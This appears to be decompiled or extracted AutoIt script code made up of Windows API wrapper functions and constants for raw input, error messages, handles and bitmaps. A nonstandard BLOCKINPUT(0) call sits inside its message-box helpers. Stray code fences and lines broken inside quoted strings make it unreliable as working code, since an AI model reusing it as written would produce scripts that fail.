GLOBAL CONST $WINEVENT_OUTOFCONTEXT = 0
GLOBAL CONST $WINEVENT_SKIPOWNPROCESS = 2
GLOBAL CONST $WINEVENT_SKIPOWNTHREAD = 1
GLOBAL CONST $TME_CANCEL = 2147483648
GLOBAL CONST $TME_HOVER = 1
GLOBAL CONST $TME_LEAVE = 2
GLOBAL CONST $TME_NONCLIENT = 16
GLOBAL CONST $TME_QUERY = 1073741824
GLOBAL CONST $DESKTOP_CREATEMENU = 4
GLOBAL CONST $DESKTOP_CREATEWINDOW = 2
GLOBAL CONST $DESKTOP_ENUMERATE = 64
GLOBAL CONST $DESKTOP_HOOKCONTROL = 8
GLOBAL CONST $DESKTOP_JOURNALPLAYBACK = 32
GLOBAL CONST $DESKTOP_JOURNALRECORD = 16
GLOBAL CONST $DESKTOP_READOBJECTS = 1
GLOBAL CONST $DESKTOP_SWITCHDESKTOP = 256
GLOBAL CONST $DESKTOP_WRITEOBJECTS = 128
GLOBAL CONST $DESKTOP_ALL_ACCESS = BITOR ($DESKTOP_CREATEMENU ,
$DESKTOP_CREATEWINDOW , $DESKTOP_ENUMERATE ,
$DESKTOP_HOOKCONTROL , $DESKTOP_JOURNALPLAYBACK ,
$DESKTOP_JOURNALRECORD , $DESKTOP_READOBJECTS ,
$DESKTOP_SWITCHDESKTOP , $DESKTOP_WRITEOBJECTS )
GLOBAL CONST $RIDEV_APPKEYS = 1024
GLOBAL CONST $RIDEV_CAPTUREMOUSE = 512
GLOBAL CONST $RIDEV_DEVNOTIFY = 8192
GLOBAL CONST $RIDEV_EXCLUDE = 16
GLOBAL CONST $RIDEV_EXINPUTSINK = 4096
GLOBAL CONST $RIDEV_INPUTSINK = 256
GLOBAL CONST $RIDEV_NOHOTKEYS = 512
GLOBAL CONST $RIDEV_NOLEGACY = 48
GLOBAL CONST $RIDEV_PAGEONLY = 32
GLOBAL CONST $RIDEV_REMOVE = 1
GLOBAL CONST $RID_HEADER = 268435461
GLOBAL CONST $RID_INPUT = 268435459
GLOBAL CONST $RIM_TYPEHID = 2
GLOBAL CONST $RIM_TYPEKEYBOARD = 1
GLOBAL CONST $RIM_TYPEMOUSE = 0
GLOBAL CONST $RIDI_DEVICENAME = 536870919
GLOBAL CONST $RIDI_DEVICEINFO = 536870923
GLOBAL CONST $RIDI_PREPARSEDDATA = 536870917
GLOBAL CONST $MOUSE_ATTRIBUTES_CHANGED = 4
GLOBAL CONST $MOUSE_MOVE_ABSOLUTE = 1
GLOBAL CONST $MOUSE_MOVE_RELATIVE = 0
GLOBAL CONST $MOUSE_VIRTUAL_DESKTOP = 2
GLOBAL CONST $RI_MOUSE_LEFT_BUTTON_DOWN = 1
GLOBAL CONST $RI_MOUSE_LEFT_BUTTON_UP = 2
GLOBAL CONST $RI_MOUSE_MIDDLE_BUTTON_DOWN = 16
GLOBAL CONST $RI_MOUSE_MIDDLE_BUTTON_UP = 32
GLOBAL CONST $RI_MOUSE_RIGHT_BUTTON_DOWN = 4
GLOBAL CONST $RI_MOUSE_RIGHT_BUTTON_UP = 8
GLOBAL CONST $RI_MOUSE_BUTTON_1_DOWN = $RI_MOUSE_LEFT_BUTTON_DOWN
GLOBAL CONST $RI_MOUSE_BUTTON_1_UP = $RI_MOUSE_LEFT_BUTTON_UP
GLOBAL CONST $RI_MOUSE_BUTTON_2_DOWN =
$RI_MOUSE_RIGHT_BUTTON_DOWN
GLOBAL CONST $RI_MOUSE_BUTTON_2_UP = $RI_MOUSE_RIGHT_BUTTON_UP
GLOBAL CONST $RI_MOUSE_BUTTON_3_DOWN =
$RI_MOUSE_MIDDLE_BUTTON_DOWN
GLOBAL CONST $RI_MOUSE_BUTTON_3_UP = $RI_MOUSE_MIDDLE_BUTTON_UP
GLOBAL CONST $RI_MOUSE_BUTTON_4_DOWN = 64
GLOBAL CONST $RI_MOUSE_BUTTON_4_UP = 128
GLOBAL CONST $RI_MOUSE_BUTTON_5_DOWN = 256
GLOBAL CONST $RI_MOUSE_BUTTON_5_UP = 512
GLOBAL CONST $RI_MOUSE_WHEEL = 1024
GLOBAL CONST $RI_KEY_BREAK = 1
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GLOBAL CONST $RI_KEY_E0 = 2
GLOBAL CONST $RI_KEY_E1 = 4
GLOBAL CONST $RI_KEY_MAKE = 0
#Region Global Variables and Constants
GLOBAL CONST $FORMAT_MESSAGE_ALLOCATE_BUFFER = 256
GLOBAL CONST $FORMAT_MESSAGE_IGNORE_INSERTS = 512
GLOBAL CONST $FORMAT_MESSAGE_FROM_STRING = 1024
GLOBAL CONST $FORMAT_MESSAGE_FROM_HMODULE = 2048
GLOBAL CONST $FORMAT_MESSAGE_FROM_SYSTEM = 4096
GLOBAL CONST $FORMAT_MESSAGE_ARGUMENT_ARRAY = 8192
#EndRegion Global Variables and Constants
FUNC _WINAPI_BEEP ($IFREQ = 500 , $IDURATION = 1000 )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "Beep" , "dword" , $IFREQ , "dword" ,
$IDURATION )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_FORMATMESSAGE ($IFLAGS , $PSOURCE , $IMESSAGEID ,
$ILANGUAGEID , BYREF $PBUFFER , $ISIZE , $VARGUMENTS )
LOCAL $SBUFFERTYPE = "struct*"
IF ISSTRING ($PBUFFER ) THEN $SBUFFERTYPE = "wstr"
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "dword" , "FormatMessageW" , "dword" ,
$IFLAGS , "struct*" , $PSOURCE , "dword" , $IMESSAGEID , "dword" , $ILANGUAGEID ,
$SBUFFERTYPE , $PBUFFER , "dword" , $ISIZE , "ptr" , $VARGUMENTS )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
IF $SBUFFERTYPE = "wstr" THEN $PBUFFER = $ARESULT [5 ]
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETERRORMESSAGE ($ICODE , $ILANGUAGE = 0 , CONST
$_ICURRENTERROR = @ERROR , CONST $_ICURRENTEXTENDED = @EXTENDED )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "dword" , "FormatMessageW" , "dword" , 4096 ,
"ptr" , 0 , "dword" , $ICODE , "dword" , $ILANGUAGE , "wstr" , "" , "dword" , 4096 , "ptr" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
"" )
RETURN SETERROR ($_ICURRENTERROR , $_ICURRENTEXTENDED ,
STRINGREGEXPREPLACE ($ARET [5 ] , "[" & @LF & "," & @CR & "]*\Z" , "" ) )
ENDFUNC
FUNC _WINAPI_GETLASTERROR (CONST $_ICURRENTERROR = @ERROR , CONST
$_ICURRENTEXTENDED = @EXTENDED )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "dword" , "GetLastError" )
RETURN SETERROR ($_ICURRENTERROR , $_ICURRENTEXTENDED , $ARESULT [0 ] )
ENDFUNC
FUNC _WINAPI_GETLASTERRORMESSAGE (CONST $_ICURRENTERROR = @ERROR ,
CONST $_ICURRENTEXTENDED = @EXTENDED )
LOCAL $ILASTERROR = _WINAPI_GETLASTERROR ()
LOCAL $TBUFFERPTR = DLLSTRUCTCREATE ("ptr" )
LOCAL $NCOUNT = _WINAPI_FORMATMESSAGE (BITOR
($FORMAT_MESSAGE_ALLOCATE_BUFFER , $FORMAT_MESSAGE_FROM_SYSTEM ) ,
0 , $ILASTERROR , 0 , $TBUFFERPTR , 0 , 0 )
IF @ERROR THEN RETURN SETERROR (- @ERROR , @EXTENDED , "" )
LOCAL $STEXT = ""
LOCAL $PBUFFER = DLLSTRUCTGETDATA ($TBUFFERPTR , 1 )
IF $PBUFFER THEN
IF $NCOUNT > 0 THEN
LOCAL $TBUFFER = DLLSTRUCTCREATE ("wchar[" & ($NCOUNT + 1 ) & "]" , $PBUFFER )
$STEXT = DLLSTRUCTGETDATA ($TBUFFER , 1 )
IF STRINGRIGHT ($STEXT , 2 ) = @CRLF THEN $STEXT = STRINGTRIMRIGHT ($STEXT ,
2 )
ENDIF
DLLCALL ("kernel32.dll" , "handle" , "LocalFree" , "handle" , $PBUFFER )
ENDIF
RETURN SETERROR ($_ICURRENTERROR , $_ICURRENTEXTENDED , $STEXT )
ENDFUNC
FUNC _WINAPI_MESSAGEBEEP ($ITYPE = 1 )
LOCAL $ISOUND
SWITCH $ITYPE
CASE 1
$ISOUND = 0
CASE 2
$ISOUND = 16
CASE 3
$ISOUND = 32
CASE 4
$ISOUND = 48
CASE 5
$ISOUND = 64
CASE ELSE
$ISOUND = + 4294967295
ENDSWITCH
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "MessageBeep" , "uint" , $ISOUND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_MSGBOX ($IFLAGS , $STITLE , $STEXT )
BLOCKINPUT (0 )
MSGBOX ($IFLAGS , $STITLE , $STEXT & "      " )
ENDFUNC
FUNC _WINAPI_SETLASTERROR ($IERRORCODE , CONST $_ICURRENTERROR =
@ERROR , CONST $_ICURRENTEXTENDED = @EXTENDED )
DLLCALL ("kernel32.dll" , "none" , "SetLastError" , "dword" , $IERRORCODE )
```

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RETURN SETERROR ($_ICURRENTERROR , $_ICURRENTEXTENDED , NULL )
ENDFUNC
FUNC _WINAPI_SHOWERROR ($STEXT , $BEXIT = TRUE )
BLOCKINPUT (0 )
MSGBOX ($MB_SYSTEMMODAL , "Error" , $STEXT & "      " )
IF $BEXIT THEN EXIT
ENDFUNC
FUNC _WINAPI_SHOWLASTERROR ($STEXT = "" , $BABORT = FALSE , $ILANGUAGE =
0 , CONST $_ICURRENTERROR = @ERROR , CONST $_ICURRENTEXTENDED =
@EXTENDED )
LOCAL $SERROR
LOCAL $ILASTERROR = _WINAPI_GETLASTERROR ()
WHILE 1
$SERROR = _WINAPI_GETERRORMESSAGE ($ILASTERROR , $ILANGUAGE )
IF @ERROR AND $ILANGUAGE THEN
$ILANGUAGE = 0
ELSE
EXITLOOP
ENDIF
WEND
IF STRINGSTRIPWS ($STEXT , $STR_STRIPLEADING + $STR_STRIPTRAILING ) THEN
$STEXT &= @CRLF & @CRLF
ELSE
$STEXT = ""
ENDIF
_WINAPI_MSGBOX (BITOR (262144 , BITSHIFT (16 , + 4294967294 * (NOT $ILASTERROR
) ) ) , $ILASTERROR , $STEXT & $SERROR )
IF $ILASTERROR THEN
_WINAPI_SETLASTERROR ($ILASTERROR )
IF $BABORT THEN
EXIT $ILASTERROR
ENDIF
ENDIF
RETURN SETERROR ($_ICURRENTERROR , $_ICURRENTEXTENDED , 1 )
ENDFUNC
FUNC _WINAPI_SHOWMSG ($STEXT )
_WINAPI_MSGBOX ($MB_SYSTEMMODAL , "Information" , $STEXT )
ENDFUNC
FUNC __COMERRORFORMATING (BYREF $OCOMERROR , $SPREFIX = @TAB )
LOCAL CONST $STR_STRIPTRAILING = 2
LOCAL $SERROR = "COM Error encountered in " & @SCRIPTNAME & " (" &
$OCOMERROR.Scriptline & ") :" & @CRLF & $SPREFIX & "Number        " & @TAB & "= 0x"
& HEX ($OCOMERROR.Number , 8 ) & " (" & $OCOMERROR.Number & ")" & @CRLF &
$SPREFIX & "WinDescription" & @TAB & "= " & STRINGSTRIPWS
($OCOMERROR.WinDescription , $STR_STRIPTRAILING ) & @CRLF & $SPREFIX &
"Description    " & @TAB & "= " & STRINGSTRIPWS ($OCOMERROR.Description ,
$STR_STRIPTRAILING ) & @CRLF & $SPREFIX & "Source        " & @TAB & "= " &
$OCOMERROR.Source & @CRLF & $SPREFIX & "HelpFile      " & @TAB & "= " &
$OCOMERROR.HelpFile & @CRLF & $SPREFIX & "HelpContext   " & @TAB & "= " &
$OCOMERROR.HelpContext & @CRLF & $SPREFIX & "LastDllError  " & @TAB & "= " &
$OCOMERROR.LastDllError & @CRLF & $SPREFIX & "Retcode       " & @TAB & "= 0x" &
HEX ($OCOMERROR.retcode )
RETURN $SERROR
ENDFUNC
#Region Global Variables and Constants
GLOBAL CONST $DUPLICATE_CLOSE_SOURCE = 1
GLOBAL CONST $DUPLICATE_SAME_ACCESS = 2
GLOBAL CONST $OBJ_BITMAP = 7
GLOBAL CONST $OBJ_BRUSH = 2
GLOBAL CONST $OBJ_COLORSPACE = 14
GLOBAL CONST $OBJ_DC = 3
GLOBAL CONST $OBJ_ENHMETADC = 12
GLOBAL CONST $OBJ_ENHMETAFILE = 13
GLOBAL CONST $OBJ_EXTPEN = 11
GLOBAL CONST $OBJ_FONT = 6
GLOBAL CONST $OBJ_MEMDC = 10
GLOBAL CONST $OBJ_METADC = 4
GLOBAL CONST $OBJ_METAFILE = 9
GLOBAL CONST $OBJ_PAL = 5
GLOBAL CONST $OBJ_PEN = 1
GLOBAL CONST $OBJ_REGION = 8
GLOBAL CONST $NULL_BRUSH = 5
GLOBAL CONST $NULL_PEN = 8
GLOBAL CONST $BLACK_BRUSH = 4
GLOBAL CONST $DKGRAY_BRUSH = 3
GLOBAL CONST $DC_BRUSH = 18
GLOBAL CONST $GRAY_BRUSH = 2
GLOBAL CONST $HOLLOW_BRUSH = $NULL_BRUSH
GLOBAL CONST $LTGRAY_BRUSH = 1
GLOBAL CONST $WHITE_BRUSH = 0
GLOBAL CONST $BLACK_PEN = 7
GLOBAL CONST $DC_PEN = 19
GLOBAL CONST $WHITE_PEN = 6
GLOBAL CONST $ANSI_FIXED_FONT = 11
GLOBAL CONST $ANSI_VAR_FONT = 12
GLOBAL CONST $DEVICE_DEFAULT_FONT = 14
GLOBAL CONST $DEFAULT_GUI_FONT = 17
GLOBAL CONST $OEM_FIXED_FONT = 10
GLOBAL CONST $SYSTEM_FONT = 13
GLOBAL CONST $SYSTEM_FIXED_FONT = 16
```

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GLOBAL CONST $DEFAULT_PALETTE = 15
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_CLOSEHANDLE ($HOBJECT )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "CloseHandle" , "handle" , $HOBJECT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DELETEOBJECT ($HOBJECT )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "bool" , "DeleteObject" , "handle" , $HOBJECT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DUPLICATEHANDLE ($HSOURCEPROCESSHANDLE , $HSOURCEHANDLE , $HTARGETPROCESSHANDLE , $IDESIREDACCESS , $IINHERITHANDLE , $IOPTIONS )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "DuplicateHandle" , "handle" , $HSOURCEPROCESSHANDLE , "handle" , $HSOURCEHANDLE , "handle" , $HTARGETPROCESSHANDLE , "handle*" , 0 , "dword" , $IDESIREDACCESS , "bool" , $IINHERITHANDLE , "dword" , $IOPTIONS )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [4 ]
ENDFUNC
FUNC _WINAPI_GETCURRENTOBJECT ($HDC , $ITYPE )
LOCAL $ARET = DLLCALL ("gdi32.dll" , "handle" , "GetCurrentObject" , "handle" , $HDC , "uint" , $ITYPE )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETCURRENTPROCESS ()
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "handle" , "GetCurrentProcess" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETOBJECT ($HOBJECT , $ISIZE , $POBJECT )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "int" , "GetObjectW" , "handle" , $HOBJECT , "int" , $ISIZE , "struct*" , $POBJECT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETOBJECTINFOBYHANDLE ($HOBJECT )
LOCAL $TAGPUBLIC_OBJECT_BASIC_INFORMATION = "ulong Attributes;ulong GrantedAcess;ulong HandleCount;ulong PointerCount;ulong Reserved[10]"
LOCAL $TPOBI = DLLSTRUCTCREATE ($TAGPUBLIC_OBJECT_BASIC_INFORMATION )
LOCAL $ARET = DLLCALL ("ntdll.dll" , "long" , "ZwQueryObject" , "handle" , $HOBJECT , "uint" , 0 , "struct*" , $TPOBI , "ulong" , DLLSTRUCTGETSIZE ($TPOBI ) , "ptr" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
LOCAL $ARESULT [4 ]
FOR $I = 0 TO 3
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TPOBI , $I + 1 )
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_GETOBJECTNAMEBYHANDLE ($HOBJECT )
LOCAL $TAGUNICODE_STRING = "struct;ushort Length;ushort MaximumLength;ptr Buffer;endstruct"
LOCAL $TAGPUBLIC_OBJECT_TYPE_INFORMATION = "struct;" & $TAGUNICODE_STRING & ";ulong Reserved[22];endstruct"
LOCAL $TPOTI = DLLSTRUCTCREATE ($TAGPUBLIC_OBJECT_TYPE_INFORMATION & ";byte[32]" )
LOCAL $ARET = DLLCALL ("ntdll.dll" , "long" , "ZwQueryObject" , "handle" , $HOBJECT , "uint" , 2 , "struct*" , $TPOTI , "ulong" , DLLSTRUCTGETSIZE ($TPOTI ) , "ulong*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , "" )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , "" )
LOCAL $PDATA = DLLSTRUCTGETDATA ($TPOTI , 3 )
IF NOT $PDATA THEN RETURN SETERROR (11 , 0 , "" )
RETURN _WINAPI_GETSTRING ($PDATA )
ENDFUNC
FUNC _WINAPI_GETOBJECTTYPE ($HOBJECT )
LOCAL $ARET = DLLCALL ("gdi32.dll" , "dword" , "GetObjectType" , "handle" , $HOBJECT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETSTDHANDLE ($ISTDHANDLE )
IF $ISTDHANDLE < 0 OR $ISTDHANDLE > 2 THEN RETURN SETERROR (2 , 0 , + 4294967295 )
LOCAL CONST $AHANDLE [3 ] = [+ 4294967286 , + 4294967285 , + 4294967284 ]
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "handle" , "GetStdHandle" , "dword" , $AHANDLE [$ISTDHANDLE ] )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETSTOCKOBJECT ($IOBJECT )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "GetStockObject" , "int" , $IOBJECT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
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RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SELECTOBJECT ($HDC , $HGDIOBJ )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "SelectObject" , "handle" , $HDC ,
"handle" , $HGDIOBJ )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETHANDLEINFORMATION ($HOBJECT , $IMASK , $IFLAGS )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "SetHandleInformation" , "handle" ,
$HOBJECT , "dword" , $IMASK , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
#EndRegion Public Functions
#Region Global Variables and Constants
GLOBAL CONST $TAGBITMAP = "struct;long bmType;long bmWidth;long bmHeight;long
bmWidthBytes;ushort bmPlanes;ushort bmBitsPixel;ptr bmBits;endstruct"
GLOBAL CONST $TAGBITMAPV5HEADER = "struct;dword bV5Size;long bV5Width;long
bV5Height;ushort bV5Planes;ushort bV5BitCount;dword bV5Compression;dword
bV5SizeImage;long bV5XPelsPerMeter;long bV5YPelsPerMeter;dword bV5ClrUsed;dword
bV5ClrImportant;dword bV5RedMask;dword bV5GreenMask;dword bV5BlueMask;dword
bV5AlphaMask;dword bV5CSType;int bV5Endpoints[9];dword bV5GammaRed;dword
bV5GammaGreen;dword bV5GammaBlue;dword bV5Intent;dword bV5ProfileData;dword
bV5ProfileSize;dword bV5Reserved;endstruct"
GLOBAL CONST $TAGDIBSECTION = $TAGBITMAP & ";" & $TAGBITMAPINFOHEADER &
";dword dsBitfields[3];ptr dshSection;dword dsOffset"
GLOBAL CONST $TMPF_FIXED_PITCH = 1
GLOBAL CONST $TMPF_VECTOR = 2
GLOBAL CONST $TMPF_TRUETYPE = 4
GLOBAL CONST $TMPF_DEVICE = 8
GLOBAL CONST $__WINAPICONSTANT_FW_NORMAL = 400
GLOBAL CONST $__WINAPICONSTANT_DEFAULT_CHARSET = 1
GLOBAL CONST $__WINAPICONSTANT_OUT_DEFAULT_PRECIS = 0
GLOBAL CONST $__WINAPICONSTANT_CLIP_DEFAULT_PRECIS = 0
GLOBAL CONST $__WINAPICONSTANT_DEFAULT_QUALITY = 0
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_BITBLT ($HDESTDC , $IXDEST , $IYDEST , $IWIDTH , $IHEIGHT ,
$HSRCDC , $IXSRC , $IYSRC , $IROP )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "bool" , "BitBlt" , "handle" , $HDESTDC , "int" ,
$IXDEST , "int" , $IYDEST , "int" , $IWIDTH , "int" , $IHEIGHT , "handle" , $HSRCDC , "int" ,
$IXSRC , "int" , $IYSRC , "dword" , $IROP )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_COMBINERGN ($HRGNDEST , $HRGNSRC1 , $HRGNSRC2 ,
$ICOMBINEMODE )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "int" , "CombineRgn" , "handle" , $HRGNDEST ,
"handle" , $HRGNSRC1 , "handle" , $HRGNSRC2 , "int" , $ICOMBINEMODE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_COPYBITMAP ($HBITMAP )
$HBITMAP = _WINAPI_COPYIMAGE ($HBITMAP , 0 , 0 , 0 , 8192 )
RETURN SETERROR (@ERROR , @EXTENDED , $HBITMAP )
ENDFUNC
FUNC _WINAPI_COPYIMAGE ($HIMAGE , $ITYPE = 0 , $IXDESIREDPIXELS = 0 ,
$IYDESIREDPIXELS = 0 , $IFLAGS = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "CopyImage" , "handle" , $HIMAGE ,
"uint" , $ITYPE , "int" , $IXDESIREDPIXELS , "int" , $IYDESIREDPIXELS , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CREATEANDBITMAP ($HBITMAP )
LOCAL $IERROR = 0 , $HDIB = 0
$HBITMAP = _WINAPI_COPYBITMAP ($HBITMAP )
IF NOT $HBITMAP THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED , 0 )
DO
LOCAL $ATDIB [2 ]
$ATDIB [0 ] = DLLSTRUCTCREATE ($TAGDIBSECTION )
IF (NOT _WINAPI_GETOBJECT ($HBITMAP , DLLSTRUCTGETSIZE ($ATDIB [0 ] ) ,
$ATDIB [0 ] ) ) OR (DLLSTRUCTGETDATA ($ATDIB [0 ] , "bmBitsPixel" ) <> 32 ) OR
(DLLSTRUCTGETDATA ($ATDIB [0 ] , "biCompression" ) ) THEN
$IERROR = 10
EXITLOOP
ENDIF
$ATDIB [1 ] = DLLSTRUCTCREATE ($TAGBITMAP )
$HDIB = _WINAPI_CREATEDIB (DLLSTRUCTGETDATA ($ATDIB [0 ] , "bmWidth" ) ,
DLLSTRUCTGETDATA ($ATDIB [0 ] , "bmHeight" ) , 1 )
IF NOT _WINAPI_GETOBJECT ($HDIB , DLLSTRUCTGETSIZE ($ATDIB [1 ] ) , $ATDIB [1 ] )
THEN
$IERROR = 11
EXITLOOP
ENDIF
LOCAL $ARET = DLLCALL ("user32.dll" , "lresult" , "CallWindowProc" , "ptr" , __ANDPROC ()
, "ptr" , 0 , "uint" , 0 , "wparam" , DLLSTRUCTGETPTR ($ATDIB [0 ] ) , "lparam" ,
DLLSTRUCTGETPTR ($ATDIB [1 ] ) )
```

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IF @ERROR THEN
$IERROR = @ERROR
EXITLOOP
ENDIF
IF NOT $ARET [0 ] THEN
$IERROR = 12
EXITLOOP
ENDIF
$IERROR = 0
UNTIL 1
_WINAPI_DELETEOBJECT ($HBITMAP )
IF $IERROR THEN
IF $HDIB THEN
_WINAPI_DELETEOBJECT ($HDIB )
ENDIF
$HDIB = 0
ENDIF
RETURN SETERROR ($IERROR , 0 , $HDIB )
ENDFUNC
FUNC _WINAPI_CREATEBITMAP ($IWIDTH , $IHEIGHT , $IPLANES = 1 , $IBITSPERPEL =
1 , $PBITS = 0 )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "CreateBitmap" , "int" , $IWIDTH , "int"
, $IHEIGHT , "uint" , $IPLANES , "uint" , $IBITSPERPEL , "struct*" , $PBITS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CREATECOMPATIBLEBITMAP ($HDC , $IWIDTH , $IHEIGHT )
LOCAL $ARESULT = DLLCALL ("gdi32.dll" , "handle" , "CreateCompatibleBitmap" , "handle" ,
$HDC , "int" , $IWIDTH , "int" , $IHEIGHT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CREATEDIB ($IWIDTH , $IHEIGHT , $IBITSPERPEL = 32 ,
$TCOLORTABLE = 0 , $ICOLORCOUNT = 0 )
LOCAL $ARGBQ [2 ] , $ICOLORS , $TAGRGBQ
SWITCH $IBITSPERPEL
CASE 1
$ICOLORS = 2
CASE 4
$ICOLORS = 16
CASE 8
$ICOLORS = 256
CASE ELSE
$ICOLORS = 0
ENDSWITCH
IF $ICOLORS THEN
IF NOT ISDLLSTRUCT ($TCOLORTABLE ) THEN
SWITCH $IBITSPERPEL
CASE 1
$ARGBQ [0 ] = 0
$ARGBQ [1 ] = 16777215
$TCOLORTABLE = _WINAPI_CREATEDIBCOLORTABLE ($ARGBQ )
CASE ELSE
ENDSWITCH
ELSE
IF $ICOLORS > $ICOLORCOUNT THEN
$ICOLORS = $ICOLORCOUNT
ENDIF
IF (NOT $ICOLORS ) OR ((4 * $ICOLORS ) > DLLSTRUCTGETSIZE ($TCOLORTABLE ) )
THEN
RETURN SETERROR (20 , 0 , 0 )
ENDIF
ENDIF
$TAGRGBQ = ";dword aRGBQuad[" & $ICOLORS & "]"
ELSE
$TAGRGBQ = ""
ENDIF
LOCAL $TBITMAPINFO = DLLSTRUCTCREATE ($TAGBITMAPINFOHEADER &
$TAGRGBQ )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biSize" , 40 )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biWidth" , $IWIDTH )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biHeight" , $IHEIGHT )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biPlanes" , 1 )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biBitCount" , $IBITSPERPEL )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biCompression" , 0 )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biSizeImage" , 0 )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biXPelsPerMeter" , 0 )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biYPelsPerMeter" , 0 )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biClrUsed" , $ICOLORS )
DLLSTRUCTSETDATA ($TBITMAPINFO , "biClrImportant" , 0 )
IF $ICOLORS THEN
IF ISDLLSTRUCT ($TCOLORTABLE ) THEN
_WINAPI_MOVEMEMORY (DLLSTRUCTGETPTR ($TBITMAPINFO , "aRGBQuad" ) ,
$TCOLORTABLE , 4 * $ICOLORS )
ELSE
_WINAPI_ZEROMEMORY (DLLSTRUCTGETPTR ($TBITMAPINFO , "aRGBQuad" ) , 4 *
$ICOLORS )
ENDIF
ENDIF
LOCAL $HBITMAP = _WINAPI_CREATEDIBSECTION (0 , $TBITMAPINFO , 0 , $__G_VEXT
)
```

```
IF NOT $HBITMAP THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $HBITMAP
ENDFUNC
FUNC _WINAPI_CREATEDIBSECTION ($HDC , $TBITMAPINFO , $IUSAGE , BYREF
$PBITS , $HSECTION = 0 , $IOFFSET = 0 )
$PBITS = 0
